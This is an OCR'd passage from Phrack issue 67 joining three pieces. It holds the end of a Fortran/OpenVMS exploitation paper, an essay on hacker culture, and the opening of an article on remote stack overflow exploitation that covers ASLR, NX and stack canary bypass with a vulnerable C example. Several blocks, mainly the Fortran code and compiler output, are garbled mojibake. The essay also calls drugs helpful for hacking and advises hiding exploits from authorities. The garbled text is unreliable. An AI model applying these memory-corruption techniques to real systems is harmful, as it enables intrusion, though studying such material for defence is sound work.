     521A8
***** AFTER CORRUPTION ********
***** AFTER MALLOC 1 *******
             7AE3D974
FAKE CHUNK AT
%TRACE-F-TRACEBACK, symbolic stack dump follows
 image module routine
                                 line
                                      rel PC
                                                          abs PC
                                    'ÒÒÒÒÔTÄB "T dÕ2 2ÒÒÒÒĐ
Note: The stack address is hardcoded but this is not a big issue as there
is no ASLR :).
One step further
OK a few more things and we're done with OpenVMS (anyway at that point
```

OK a few more things and we're done with OpenVMS (anyway at that point you're probably either sleeping already or reading a much more interesting article of this issue ;)).

1) I came across this funny thing while reading HP's documentation [R11]:

--

Chap 5.9.5 2-GB malloc No Longer Fails Silently

The C RTL malloc function accepts an unsigned int (size_t) as its parameter. The LIB\$VM_MALLOC action accepts a (positive) signed integer as its parameter. Allocating 2 GB (0x80000000) did not allocate the proper amount of memory and did not return an error indication. A check is now added to the malloc, calloc, and realloc functions for sizes equal to or greater than 2 GB that fail the call.

WOWOWOWO jackpot :) Who said this _could_ have security consequences? ;>

2) I investigated the ALLOCATE(size) issue under OpenVMS Alpha 8.3 and the result is that if size <= 0 and size >= -0x80000000 then the address 0x100 is returned (if size < -0x80000000 an input conversion occurs (%FOR-F-INPCONERR)).

Since the 0x100 address is not mmaped, the only way to exploit this situation would be to dereference the pointer using a sufficiently great index to access user controlled data. While this is theoretically feasible since memory regions are mmaped at low addresses, a practical case has yet to be found.

---[7 - Prevention: lets use a condom

Now is the time to think about how to avoid security troubles with Fortran programs. In order to do that, several things (more or less effective) can be done:

- *) A careful review of the source code. Believe me, it's not that easy. To properly perform that, you have to know the language deeply and being well aware of its weaknesses. Depending on your level of mastery, bugs may still be left as Fortran really is a vicious language. Mastering this paper for example is probably far from being enough.
- *) The study of your Fortran compiler. Try to find what kind of bugs are likely to be found/exploited with your compiler. A good starting point is probably to have a look at the "Compiler Diagnostic Test Sets" project [R17]. Not only will you find accurate information about several compilers but you will also find new kind of bugs (though not always security related) as well as a precious test set.
- *) Read the manpage of your compiler to see if compile/runtime extra security checks could be performed. Let me show you an example. Remember that in Chap 3.1 I gave the following example:

```
'ÒÒÒÒÔŜTT"â ÕdU$dÄÕr ÒÒÒÒĐ
'B 6 B ÷fW&fÆ÷s æc"

™PROGRAM test
™CHARACTER(len=30) :: S ! String of length 30

™INTEGER(4) I
™S = 'Hello Phrack readers!'

™read(*,*) I
™S(I:I) = '.'

™write(*,*) S
```

```
™END PROGRAM
'B vf÷'G& â ÷fW&fÆ÷s æc"
′B âö æ÷₩@
'B vF" âö æ÷W@
       [\ldots]
' tvF" '
•7F 'F-ær &öw& Ó¢ æ÷W@
                              \hat{A}\hat{O}\hat{O} S -2 6ÆV &Ç' ÷WB öb 66÷ R f\tilde{a}3 •
"S
"'&V \cdot Ö-ÇB Â f f Cfv&R -\hat{a} \hat{O} "åõõ ,\bullet
'†vF"' &-çB öB FV €
'C Ò S
'tvF"' 0
"†VÆÆÒ ‡& 6² &V FW'2
• &öw& Ò &V6V-fVB 6-væ  4"u4Tub 6VvÖVçF F-öâ f VÇBà
" f\&S CffV" -\hat{a} \acute{o}\acute{o} , '
                              \hat{A}\hat{O}\hat{O} T• v 2 6÷''W FVB v—F, f$P
'ÒÒÒÒÔTäB õdU$dÄõr ÒÒÒÒĐ
       Now let's see what happens when the '-fbounds-check' option is used:
'ÒÒÒÒÔ$Tt"â õdU$dÄõr "ÒÒÒÒĐ
'B vf÷'G& â ÷fW&fÆ÷s æc" Öf&÷VæG2Ö6†V6°
′B âö æ÷W@
        [Type 50]
" B Æ-æR r öb f-ÆR ÷fW&fÆ÷s æc"
"f÷'G& â 'VçF-ÖR W'&÷#¢ 7V'7G&-ær ÷WB öb &÷VæG3¢ W W" &÷VæB fS ' ö`
        's' exceeds string length (30)
        $ ./a.out
        [Type -1]
" B Æ-æR r öb f-ÆR ÷fW&fÆ÷s æc"
"f+'G& â 'VçF-ÖR W'&+#¢ 7V'7G&-ær +WB Öb &+VæG3¢ Æ+vW" &+VæB ,Ó ' Ö`
        's' is less than one
'ÒÒÒÒÔTÄB ÕdU$dÄõr "ÒÒÒÒĐ
```

As expected, the program now includes runtime checks. Depending on the bug class, the compiler may have a specific option to prevent or detect it. RTFM.

*) Static analysis. Well to be honest I didn't investigate it at all. While digging for this article, I came across a couple of opensource projects as well as commercial implementations (sorry NO ADVERTISING in PHRACK dudes).

While I didn't test any of them, I can imagine that there may effective ones as some kind of bugs would really be easy to spot using for example type checking (first thing that comes to my mind). Anyway it's just mere speculation. Either test it or forget it. Like we care anyway.

Sometimes a condom is not enough. The best for you is probably not to use this insanely fucked language. Once again, who cares about Fortran anyway?

[http://www.fortranstatement.com/cgi-bin/petition.pl]

---[8 - The final words

There would have been a lot more to add (studying other compilers/arch) but unfortunately time is running out and I would rather not make the paper more boring than it currently is ;) Anyway as far as I can tell, the

essential is covered and with that in mind and a bit of practice, I expect you to be able to quickly find new bugs.

Hackers dealing with/busting/exploiting bugs in Fortran programs are so rare in our World that I bet that none of you had ever heard a word about Fortran's security issues. Nowadays people are more focused on languages such as PHP, Java or .NET which is normal for obvious reasons. Now it doesn't mean that other languages are not interesting too and you never know when appropriate knowledge becomes handy. History proved that bugs not always occurred in the 'daily' hacking playground (C/PHP, Unix/Windows) [R19] so why would we restrain ourselves?

Not convinced? OK allow me to alter the smart thoughts of a fellow p67 writer: "We hack Fortran just because we can. We don't really need a reason anyway as soon as bugs are there, we are there."

---[8 - Greetz

My first thoughts are for all talented hackers with whom I had so much to share all these years. May you guys never lose that spirit of yours nor your ethics [R15]. Special thanks to the Phrack staff for their help, advise and review.

Now and because alone life would have no meaning, special thanks to my friends not only for being there but also for being able to support me especially when I'm *cranky* as hell :')

Special apologize to the great guys of the FHC (Fortran High Council). Just for once I wanted to be as cool as king-fag-c0pe though it probably means that it's a matter of days before witnessing the bust of all cool Fortran 0 dayZ on FD :(((Don't be afraid sysadmins, thanx to gg security folks everything will be done in a 'responsible' way [R16];>

Also thanks to all of you who will nominate this paper at the 2011 pwnies award as the "most innovative research paper" ;>

---[9 - Bibliography

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- [R16] http://googleonlinesecurity.blogspot.com/2010/07/rebootingresponsible-disclosure-focus.html (lol)
- [R17] http://ftp.cac.psu.edu/pub/ger/fortran/test/results.txt
- [R18] http://www.fortranstatement.com

```
[R19] http://www5.in.tum.de/persons/huckle//horrorn.pdf
[R20] http://deathrow.vistech.net
```

That is the saving of humor, if you fall no one is laughing at you. A. Whitney Brown

==Phrack Inc.==

Volume 0x0e, Issue 0x43, Phile #0x0c of 0x10

=
=
=
=[antipeace@phrack.org / analog_kid@phrack.org]=
=

This is a tale of two hackers. Two souls lost in this world of bits. One tells a first hand tale of a hackers life. Another, gone mad from analyzing too many ltrace outputs, looks at the existence of Phrack Inc. from the outside.

One wanted to be a hacker from childhood. The other had plans of being a rock star. None the less, here in this strange network of fibers, their paths collide and their stories are fused together.

Who owns an idea when it is anonymous? Who is the arbiter of ethics, the individual hacker or the mass media? What good is a secret that cannot be shared? What defines an author if the author is anonymous?

These are two stories from both hackers, fused together, as they struggle to answer such questions. It is a collage of segments from the two tales.

--[Contents

- 1 Who the hell is it written for?
- 2 Who they think we are
- 3 We are not _so_ special
- 4 The downside of a hacking life
- 5 So in the end...

--]

~~~

### --[ Contents

- 1 A witch hunt begins
- 2 What do people think they are?
- 3 Are they so special?
- 4 Why they must lurk in the shadows of publicity
- 5 Of the indictment and the witch hunt
- 6 A closing note

7 - Acknowledgments

8 - References

--]

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--(A witch hunt begins)-by The Analog Kid

"Neither have been charged ... they expect to at least be called as witnesses at the case of the Phrack Boys [1]

April 0x5, 1990, 6:50 AM: On that day a hacker is born into this world.

March 0x1, 1990, 6:30 AM: Secret service agents charge into the room of Phrack Inc contributor, The Mentor. Their guns are drawn and pointed at his head.

March 0x1, 1990, 11:00 AM: Secret service agents complete their search and seizure of The Mentor's property. Agents prepare to raid the Mentor's work office [1].

April 0x5, 1990, 12:00 PM: The wheels are spinning busily at Phrack Inc. With key members under investigation by the federal government, rumors are rampant of the journal's demise. Remaining members of the underground bustle to assemble a new issue and quell the rumors. "Phrack will and can't ever die, the journal proclaims [2].

~~

--(Who the hell is it written for?)-by Antipeace

If I had to make a choice, I would say that the hacking papers which impressed me the most were the unusual ones and by "unusual" I mean dealing with subjects such as esotericism, philosophy, and ethics. Yes the kind of things that would bore you to death. It's not that I systematically prefer intellectual masturbation over coding but let's face the pathetic truth: though there are exceptions, good technical papers are rarer and rarer and information is shamelessly duplicated everywhere.

Interestingly enough, papers written on a thinking or life experience basis are on a whole other scale. Being based on personal experience, they are intrinsically unique. There is no better example than the excellent article written by TAp in this issue. Believe me it kicks ass; you'll feel it deep down.

Writing these kind of things is usually done with the hope that a message will be transmitted. I personally chose to write mine for the people who have no clue of what a hacker's true life really is. That may include kids willing to learn about our culture as well as those of you who just came across these words.

If you ever thought that being a hacker was as cool as what's pictured in the movies, then please don't stop reading. This paper, is just a set of personal thoughts regarding the (unfinished) life of one (or more ?) hackers amongst thousands. Neither the best nor the worst. Just one of them.

~~~

# --( What do people think they are? )-by The Analog Kid

Phrack Inc., an online journal created by the hacker community, represents the contemporary hacker community. Its articles are still well respected within academia and it is likely that some of its content draws from the academy. Although Phrack Inc. may seem devious to mainstream society on the surface, it serves a deeper purpose as a medium to freely distribute substantive technical information between an underground community of computer programmers. Functionally, Phrack Inc. is an outlet for the free discussion of software exploitation.

During my freshman year of college I stumbled upon a Phrack Inc. article from time to time, but never realized the site's importance until my sophomore year. I was enrolled in a graduate class and the professor used the web site as a reference in class one day. When discussing the use of the web-site with him after class, the professor was immediately intrigued that I was familiar with the site. He told me that, in his opinion, the contributors of Phrack Inc. were just as intelligent as those in academia, and that sometimes it was good to have publications that were more direct and less formal than their academic counterparts. In addition, an in depth knowledge of computer software and hardware is required, with references to assembly code, operating systems, glibc, gdb, and the dynamic linker strewn throughout the articles. The site is also respected by security professionals within the IT community, who use it as a tool to track the latest hacking methods [3].

Phrack, as a publication, creates an outlet for these hackers to express themselves and reveal their values to the public.

--( Who they think we are )-by Antipeace

The way we humans are generally perceived is really important to most of us as there is always an implicit resulting judgment. With the notable exception of psychos, most of us are probably willing to be seen as we 'truly' are, or in other words as we 'believe' ourselves to be, and not as we seem to be. As being hackers is part of our identity, it's only natural to feel concerned about how this secret part of our personality is seen by society.

This brings the question of how hackers are perceived by people in general. Though there are notable exceptions, people usually see us as movies/books and magazines/TV shows describe us.

Various fictional hackers are pictured in cyberpunk science fiction ('Matrix'), action movies ('Live Free or Die Hard'), caper films ('Sneakers') and more generally in many fictional stories. However compared to them, we average hackers from the real world are forced to admit that we're not that great:

- we do not hack into satellites on a daily basis
- we do not own OpenGL maps of buildings allowing us to control lights, elevators and doors at will
- at some point encryption, passwords and firewalls may be troublesome even for us ;)

Of course weak minds may be abused in the process and assume as a result

that hackers are, at some point, what a typical Bruce Willis movie is showing them: wizards. Should we feel angry about it? Certainly not because this is fiction and everything is allowed. Now things are different when it comes to media.

Who ever criticized the journalists? Not me, nor you, with high probability. Almost everybody was or will be the witness of a false claim (or of an obvious speculation) from a journalist in his lifetime. The problem is that taking into account the almost unlimited number of profiles in the audience, that's itself a hint pointing out that mistakes are frequent. What is obviously not correct for you may appear correct for me, and vice versa.

Now what's interesting is that it gives us an idea about how fucked up a media outlet (newspaper, web site, TV show) may be regarding a particular area (such as security but not only).

I believe there are two cases to consider:

- Technical publications and/or computer literate media
- Mass media aimed at the general public

Regarding the first case, my personal belief is that this is two sided. Either the provided information is good or it's total bullshit. People who care are doing quality and not useless shit. From this point of view, popularization is the worst kind of information. Under the pretext of simplifying things for people, every kind of approximation appears to be allowed. Of course, publication being associated with sales and/or ratings, if something can be exaggerated to impress even more, why not? Why would journalists try to understand and care about their subject? After all the target is a mass audience. So if 2 or 3 people were mad, who would give a shit about it?

I've hated journalists for a long time for what I thought to be their incompetence. I later learned about the dramatic conditions they're living in: precarious employment and the necessity to write ever more for a low salary. Journalism changed and now I hate journalists for their lack of professionalism. You may argue that one needs to live but I would answer back that nothing justifies intellectual prostitution. If a person is clever enough to have that kind of job, other jobs should be possible as well.

Now coming back to us, how could we be correctly understood / represented in these conditions? Sadly, bad journalism is often mass journalism which makes things even worse as people (including around you) will always be influenced. Trying to change their way to see things is already a lost cause. As a hacker you will have to learn to live with bullshit all around you. It may be tough but the only important thing is to have independent self-esteem, not relying on the judgement of others. A good psychologist would even tell you that it's necessary for personal construction...

# --( Are they so special? )-by The Analog Kid

Why then are these hackers cast in such an antagonistic light by the media, if the contributors to journals such as Phrack are mainly thinkers? Given that Phrack's content is as substantial and intellectual as an academic journal, why is its community cast in such an antagonistic light?

Morally, Phrack Inc. is in a gray area. The site itself does not engage in

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or promote illegal activity, however the information on Phrack Inc. is published in a very open way; Phrack Inc. does not assume responsibility for what the criminal underground may do with their information. More formal research communities would consider it moral etiquette to have security holes fixed before publishing them. Phrack Inc.'s tendency to publish information with no forewarning is a testament to the group's valuation of free information and an uncontrollable side effect of its association with the hacking underground.

Most Phrack releases have a GPG key included with the introduction [4]. This is not a feature commonly seen in academic or professional articles. Functionally there is an important reason to have an encryption key, it allows the articles to be submitted securely (if the e-mail is intercepted the contents could not be read), preserving the identity of the author. This highlights the controversial nature of what is discussed in the hacker community, as well as the members' valuation of anonymity. By remaining anonymous they feel able to safely continue the free flow of information, which is the ultimate goal of Phrack Inc.

The free flow of information at Phrack allows one to learn a-lot about the hackers who submit articles to it. Their values, their personality, and their intellectual curiosity is spread all throughout the articles.

--(We are not _so_ special)-by Antipeace

Having earlier outlined my disagreement with the common beliefs, now is the time to share my own vision. IMHO no one is born designated to become a "hacker" some day. I don't know if there are predispositions (maybe our insane curiosity or the urge to understand things?) but I would say that being a hacker is essentially about acquiring a hacking mindset.

Now that being said, let's see what a hacker truly is.

Intellect

Though movies and medias sometimes describe hackers as genius (see "Hackers" with the cute Angelina Jolie for example ;) who for some reason are shown proficient with computers, reality is a bit different.

Sorry to destroy the myth but the average hacker is just an intellectual. Of course, there are true geniuses amongst us but the fundamental difference lies in the willingness to exploit our brain as much as possible in order to ask the essential questions as well as to find the appropriate answers.

There is usually no need to be brilliant to impress people with hacking. Let me make an analogy to magicians. Even the simplest tricks are amazing for people who don't know how they are working. Things are the same in hacking. Daily life hacking is probably more about using thousands of cheap tricks but people are not aware of that. Since this kind of cheap hacking has visible consequences for the masses, hackers are falsely assumed to be the geniuses described in movies.

Personality

Most hackers are computer 'freaks' able to spend hours in front of their

screen in order to solve a particular problem. In a way, hackers are geeks and there are thousands of them.

That said, it must be added that they have this unusual characteristic growing with time: the obsessional will to discover incoherency, mistakes (having impacts in security or not) in everyday life. As I said, a hacker is probably not smarter than you, but he/she is way more focused.

What may be cool at first sight is sometimes heavy to carry. Imagine yourself analyzing everything. Not only is that painful for others (friends, coworkers, family, lovers) to have this kind of person around but it can also be troublesome for you. Indeed you will sometimes be mad because of all these daily pieces of nonsense that ordinary people do not notice. Probably because of that, some hackers assume that they are smarter than the rest of the world, sometimes internally thinking they are some House-like guy, and quickly develop unfortunate ego issues which are discussed later.

Social profile

Once again, it would be easy to draw quick conclusions based on collective imagery and again, there is no simple description as it's impossible to generalize. The social profile of individuals is a mix of both their personality and their evolution.

Amongst the hackers I've met around the world, I can say that I've seen people who are:

- socially isolated / barely capable of having a proper conversation
- "normal" (taking into account the usual criteria)
- extroverts always talking to everybody everywhere they go

Personally I would say that I quickly understood that a social life was important, not to say necessary. Having natural tendencies to be an introvert, I've worked with myself to reach a stable equilibrium.

Note that I try as much as possible not to mix my activities and my social life. The reason is simple: as I said, people around me are not able to understand (because of the lack of technical background) nor really willing to understand it (because of the prejudices coming from the media). Anyway this is not that bad, considering the security consequences of being a chatterbox.

--(Why they must lurk in the shadows of anonymity)-- by The Analog Kid

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Those who do choose to share their information generally publish under anonymous aliases so as to protect their true identity. Publishing articles under anonymous screen names is in stark contrast to academia, where the goal is to have as much information published with your name as possible. Part of why academia admires Phrack Inc. is that by retaining anonymity, its members are free to discuss topics at will without concern for "political fallout. Some of the authors of Phrack Inc. are listed as, "nemo, "huku, and "BSDaemon [5]. As a case study in this anonymous culture, the introduction of Phrack Inc. issue 66, contains a good-bye to a friend: "cliph [4]. No other information is given. I inadvertently stumbled across the identity of this Cliph while reading an article on a different web-site, which stated that, "This post is dedicated to Wojciech

"cliph Purczynski. [6]. Even with the full name available, a search for information yields no clues as to what became of this individual. Multiple tributes to the individual known as "cliph show that within the hacker community there is respect and recognition to the most skilled members; this is not different than academia.

The issue of using anonymous screen names is directly confronted at the end of the "Malloc DES-Maleficarum article, where the author comments on a quote by Eric S. Raymond who criticizes the use of such false names. The author confronts the reader with the question, "Is there some connection between our name and our skills, philosophy of life or our ethics in hacking [7]? The author -- intending to speak for the community as a whole -- argues that the means by which they identity themselves is a result of society's judgement on computer hackers and not a reflection of the people. It is interesting that an American, Eric Raymond, would place heavy emphasis on the personal ownership of ideas, a very American value. The Phrack Inc. community, undoubtedly as global as the Internet within which it exists, shows interest in expanding knowledge and the ideas of others, rather than taking personal ownership of static concepts.

In its layout, Phrack Inc. exhibits a much more informal nature than formal publications. Consider for example, the previously mentioned article "Malloc DES-Maleficarum. The title is a clear allusion to the Malleus Maleficarum, a treatise on witches published in 1486 during the inquisition [8]. By invoking references to witchcraft the journal is again making light of the negative connotations society imposes upon it. The section headings too are of an unconventional nature: "The House of Mind, "The House of Prime, "The House of Spirit, "The House of Force, "The House of Lore, and "The House of Underground [7]. Article 5, "Backdooring Juniper Firewalls, also makes reference to movies in it sections headings, with titles such as "Netscreen of the Dead, and "28 Hacks Later [10]. The references to Medieval texts and creative naming schemes demonstrates a level of culture and sophistication (as well as humor) within the community.

Although the space here would not allow for such discussion, the audience might stop for a moment and consider what it means to be an author, and whether a legal name is truly required to identify a work as one's own. In Michael Foucault's essay, "What Is an Author?, Foucault decrees that, "The author function is linked to the juridical and institutional system that encompasses, determines, and articulates the universe of discourses [12]. If this statement is accurate, then the function of the author at Phrack Inc. is to allow the free distribution of material that might otherwise be censored. The raids and indictment of founding Phrack Inc. members discussed at the beginning show the severe role that the global juridical system has in directing Phrack Inc's style of discourse. If "institutional [12] refers to the ad hoc rules of morality and ethics imposed by society, then this again forces the Phrack Inc. contributors into an anonymous universe of discourse, as society might forsake these contributors. Consider how a deep and publicized knowledge of controversial computer hacking methods might be a black mark on the reputation of any programmer applying for work with a large corporation.

The need to protect ones identity, and avoid public recognition for their discoveries, is one of the downsides that comes with being a member of the hacker community.

Consider life in general. People are not always happy because they are bothered with random things such as the neighbor's dog always barking for nothing, their child having bad grades at school, etc. The modern world is full of stress and there is nothing to do but to bear it.

Hacking certainly has cool aspects (though contrary to movies, in the end you won't get the girl after saving the world) but it also has side effects that are added to the current level of daily stress. Occasionally, you will be angry or anxious. You may even become paranoid at some point. This is mainly what I call the downside of the hacking life.

The disclosure war

Well this is a hot topic. To simplify things for those who are unfamiliar, let's say that the hacking scene is divided in two groups of individuals:

- people publishing (or willing to publish) bugs, exploits, papers
- people who want to keep these things secret or at the very least within the underground

Though clearly belonging to the second group, I won't try to convince you that disclosure is bad as the arguments for both sides are valuable. I just choose my side. However, I can tell you how this issue may affect you or your friends.

If you are a so called 'black hat', then there is a good chance that you have developed techniques or exploits based on your own discoveries. Ten years ago, if you were smart/skilled enough, being innovative could bring you new kickass tools/exploits in a matter of hours or days at the very least. Things are a bit different nowadays and the required time for giving birth has increased a lot (though virtualization and generalization of scripting languages helped a lot). If you consider remote exploits targeting C programs, it takes so much time to find and exploit bugs that the cost of doing so is now insane. Now imagine that you've been working on a particular bug for weeks / months. How would you react if some guy were to publish it as a full disclosure? Oh you would be angry, and you may even be willing to kill him. The fact that the bug may have been leaked or that the guy releasing may not have understood the bug properly would only exacerbate your feelings.

The ring of trust

What ever hacking activities you have, there is little doubt that you won't remain alone. Socially speaking, at some point you will try to be part of a community or part of a group because:

- you will want to find people able to understand what you are doing
- you will want to share information

This will bring the unavoidable question of the amount of trust that you can place in fellow hackers. Ironically this is a security problem and as such it must be solved before exchanging anything. Practically speaking, we all make the same mistake at least once: we trust and we are betrayed.

(----)

He that has eyes to see and ears to hear may convince himself that no

mortal can keep a secret. If his lips are silent, he chatters with his fingertips; betrayal oozes out of him at every pore.

|   |   |   | Sigmun | d | Freud |
|---|---|---|--------|---|-------|
|   |   |   |        |   |       |
| ( | ( | ) |        |   |       |

Amongst the consequences of information leaks, I've personally been the witness of the two following sad things:

- Busts. Never forget that there may be people leaking information to the government agencies amongst us. While it's true that most people will unintentionally leak, some of them may be directly working for the gov either because they got busted themselves and had no choice but to cooperate or because they were the enemy from the very beginning. Also one piece of advice, do not make the mistake of assuming that your friends will be mute once caught, we're only human beings.
- Oday leaks. Fortunately it happens more often than the previous case. Whenever you see the price of bugs (or of the exploits), you can imagine how much of a temptation it can be to sell them if you are some jackass. But how would the asshole get the information?

I came up with a theory. Because of the very nature of our research, I believe that the more innovative/kickass/time-consuming it is, the more likely you will be to share the information with at least someone else. It's just like owning some big secret that you can't share with anyone. Now consider the analogy of a pebble being thrown on the surface of a pond. Each time the pebble hits the surface, waves propagate. If the pebble is the information then the waves are the leak. One strike may induce countless waves: your Oday is condemned to death.

Now a personal message for my fellow hackers. If you want to avoid these pinches on your chest when your precious bugs are disclosed, there is only one thing to do: stop crying over your loss and next time shut the fuck up. Nothing else is working, you should know that.

This trust must be placed with time. I would also recommend the GPG chain of trust model. It's not flawless (and far from it, believe me) but it may be a good alternative. It will allow you to release the tension of having to always keep things to yourself, and yet doing it in a 'controlled' way...

# Ego and acknowledgment

It usually takes time to be mentally strong. No matter how smart people are, they will have ego issues at some point in their hacking life. The problem is that ego is responsible for the urge for acknowledgment that push people to:

- disclose security flaws & exploits
- publish and display themselves more than required in conferences
- spend time on IRC / ML explaining to the world how cool they are

Don't get me wrong, this is not a complaint against disclosure. Some people choose to disclose bugs and/or techniques out of their own free will. This is their choice and I respect that. Now things are different when your mind

is fucked because of your increasing ego.

Like I said, everyone in our community is fucked at some point in his life, loses common sense and ends up doing stupid things. Of course, I'm no exception as I've done things I'm not proud of years ago. While this ego thing is supposed to be a short period in your life (people grow up), it seems that part of the security circus definitely lost itself.

Drugs & alcohol

To tell you the truth I have no real explanation about our insane alcohol consumption. I guess this is just part of the culture. Whenever you see your friends, you have to drink and with time, you'll drink more and more often (though not as much as .pl guys, damned crazy drunken bastards ;>). However while your physical (kidney) tolerance increases with time, the vicious side effect of alcohol will remain: while drunk you will be more likely to leak information. My advice: if you have little control over yourself, do not heavily drink with unknown people.

Amongst fellow hackers, most drug users that I know tried many things out of curiosity and a willingness to experiment, which are both part of their hacker nature. They also take drugs to enhance their creativity or their ability to concentrate. As such, drugs may have a positive impact on your hacking.

I doubt I will ever see a hacker amongst high level athletes ;-)

--( Of the indictment and the witch hunt )-by The Analog Kid

So then what of Phrack Inc.? If not academic or professional in nature, can it be dismissed as merely the mischievous work of hooligans? Certainly the technical expertise and respect the journal has gained within academia and the professional world shows that this work is not easily dismissed as trivial. What of its ethics then? What really is the genre and purpose of Phrack Inc.?

On July 23, 1990 the trial of Craig Neidorf, the 19 year old pre-law student who founded Phrack Inc. out of a desire to exercise free speech, began. Neidorf was indicted on 10 felony counts carrying a maximum penalty of 65 years in prison, primarily related to the theft of a proprietary Bell South document claimed to be worth \$23,000. After the defense demonstrated that the information Neidorf was accused of stealing could be obtained from Bellcore by calling a 800 number and paying a \$13 fee, the government was forced to drop all charges to avoid utter embarrassment [11].

On the surface the actions of Craig Nedorf seemed sinister and criminal in nature. The facts of the case however, showed the below the surface were innocent intentions mislabeled by the institutions of society. Although society may view Phrack Inc. as devious and criminal, what really lies behind the facade is a journal of credible intellectual material that, while coming from a different culture, rivals that of academia. The members of this community all have their own unique experiences and views and we can learn a lot about society and the flow of information by listening to what these people have to say.

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--(So in the end...)-by Antipeace

When I was a child I wanted to be one of them, I wanted to be a hacker. More than two decades later, not only have I finally fulfilled this dream but I have also gathered enough experience to analyze the impact that it has had on my life.

Clearly it brought me a lot. Not only have I met the most fascinating people of my life, but it gave me this feeling that no matter how fucked things could be around us, I would always be able to see through it.

However living a hacker's life wasn't harmless as I experimented with a few unpleasant things, which even now still have (minor) impacts on my life. Without a doubt, the more you experiment, the stronger you become. That's why I will never regret having chosen this path.

I wrote this paper as an anonymous author (ego issues being mostly behind me at the time of writing) with the hope that people interested in the underground culture would read it. I tried to focus on the more interesting points. There is a lot more that could be developed as I only threw a few ideas around, sometimes exclusively mine, sometimes shared by fellow hackers and friends.

--(A Closing Note)-by The Analog Kid

And so two stories, from two hackers, have been fused in time and presented to you here at Phrack Inc. We hope you learned something about the culture One story was written by a hacker speaking of his own life; the other was a story hoping to analyze the hacker culture, and Phrack's place in discourse, on a large scale.

We hope you learned something about who these "hackers" seen in media references are, what they believe, and what drives them.

--(Acknowledgments)-by The Analog Kid

First I give a tip of the hat to Rutty for teaching me how to write, and still teaching me to write years later. To Roadie for teaching me how to write, skipping town, and never teaching me how to write again. To Bearz for showing me how to work outside the box. And to Ziggy for condensing whole paragraphs of mine into single sentences. :) Without L.A. this paper would have lacked much of its direction, and in fact the W.C. made substantial contributions. Finally, thanks to allc3_c00p3r for helping me to polish the final product.

--(Acknowledgments)-by Antipeace

 $$\operatorname{\textsc{To}}$$ my friends... Special fuck to kingc0pe and his fellow cockroaches.

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#### ==Phrack Inc.==

™Volume 0x0e, Issue 0x43, Phile #0x0d of 0x10

```
|=-----|
|=-----| Scraps of notes on remote stack overflow exploitation |=-----|
|=------| Adam 'pi3' Zabrocki - pi3 (at) itsec pl |=-------|
```

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### ---[ 1. Introduction

Before the main topic of this article starts I would like to say, this paper describes a few little techniques based on small observations related to the POSIX standard. This observation open a small door for us to use a mix of well known exploitation techniques for bypassing modern security mechanisms / systems.

Nowadays, finding a stack overflow error does not imply a successful attack on the system. Bah! Nowadays, it is much harder, nearly impossible to do a remote attack. This is because of the new security patches which strongly increase the difficulty of exploiting bugs. We have a really impressive number of different kind of patches that protect against attacks in different layers and use different ideas. Let's look at the most popular and typically used ones in modern \*NIX systems.

### --[ 2. Anti Exploitation Techniques

### \*) AAAS (ASCII Armored Address Space)

AAAS is a very interesting idea. The idea is to load libraries (and more generally any ET\_DYN object) in the 16 first megabytes of the address space. As a result, all code and data of these shared libraries are located at addresses beginning with a NULL byte. It naturally breaks the exploitation of the particular set of overflow bugs in which an improper use of the NULL byte character leads to the corruption (for example strcpy() functions and similar situations). Such a protection is intrinsically not effective against situations where the NULL byte is not an issue or when the return address used by the attacker does not contain a NULL byte (like the PLT on Linux/\*BSD x86 systems). Such a protection is used on Fedora distributions.

#### \*) ESP (Executable Space Protection)

The idea of this protection mechanism is very old and simple. Traditionally, overflows are exploited using shellcodes which means the execution of user supplied 'code' in a 'data' area. Such an unusual situation is easily mitigated by preventing data sections (stack, heap, .data, etc.) and more generally (if possible) all writable process memory from executing. This cannot however prevent the attacker from calling already loaded code such as libraries or program functions. This led to the classical return-into-libc family of attacks. Nowadays all PAE or 64 bits x86 linux kernel are supporting this by default.

### \*) ASLR (Address Space Layout Randomization)

The idea of ASLR is to randomize the loading address of several memory areas such as the program's stack and heap, or its libraries. As a result even if the attacker overwrites the metadata and is able to change the program flow, he doesn't know where the next instructions (shellcode, library functions) are. The idea is simple and effective. ASLR is enabled by default on linux kernel since linux 2.6.12.

### \*) Stack canaries (canaries of the death)

This is a compiler mechanism, in contrast to previously kernel-based described techniques. When a function is called, the code inserted by the compiler in its prologue stores a special value (the so-called cookie) on the stack before the metadata. This value is a kind of defender of sensitive data. During the epilogue the stack value is compared with the original one and if they are not the same then a memory corruption must have occurred. The program is then killed and this situation is reported in the system logs. Details about technical implementation and little arm race between protection and bypassing protection in this area will be explained further.

### --[ 3. The stack cookies problem

#### --[ 3.1. A story of cookie protection

There were / are many of its implementations. Some of them are better while others are worse. Definitely the best implementation is SSP (Stack Smashing Protector), also known as ProPolice which is our topic and has been included in gcc since version 4.x.

How do those canaries work? At the time of creating the stack frame, the so-called canary is added. This is a random number. When a hacker triggers a stack overflow bug, before overwriting the metadata stored on the stack he has to overwrite the canary. When the epilogue is called (which removes the stack frame) the original canary value (stored in the TLS, referred by the gs segment selector on x86) is compared to the value on the stack. If these values are different SSP writes a message about the attack in the system logs and terminate the program.

When a program is compiled with SSP, the stack is setup in this way:

| N - | Argument | for | function |  |
|-----|----------|-----|----------|--|

| $\mid$ N-1 - Argument for function $\mid$ |  |  |  |  |
|-------------------------------------------|--|--|--|--|
|                                           |  |  |  |  |
| 2 - Argument for function                 |  |  |  |  |
| 1 - Argument for function                 |  |  |  |  |
| Return Address                            |  |  |  |  |
| Frame Pointer                             |  |  |  |  |
| xxx                                       |  |  |  |  |
| Canary                                    |  |  |  |  |
| Local Variables                           |  |  |  |  |
|                                           |  |  |  |  |

What is an 'xxx' value? So... It is very common that gcc adds some padding on the stack. In compilers of the 3.3.x and 3.4.x versions it is usually 20 bytes. It prevents exploiting off-by-one bugs. This article is not about this solution either, but we should be aware of that.


The reordering issue

Bulba and Kil3r published a technique in their phrack article [1] on how to bypass this security protection, if the local variables are in this kind of configuration:

```
int func(char *arg) {
    char *ptr;
    char buf[MAX];
    ...
    memcpy(buf,arg,strlen(arg));
    ...
    strcpy(ptr,arg);
    ...
}
```

In this situation we don't need to overwrite the canary value. We can simply overwrite the ptr pointer with the return address. Since it's used as the destination pointer of a memory copy then we can set what we want and where we want (which includes the return address) without touching the canary:

... |



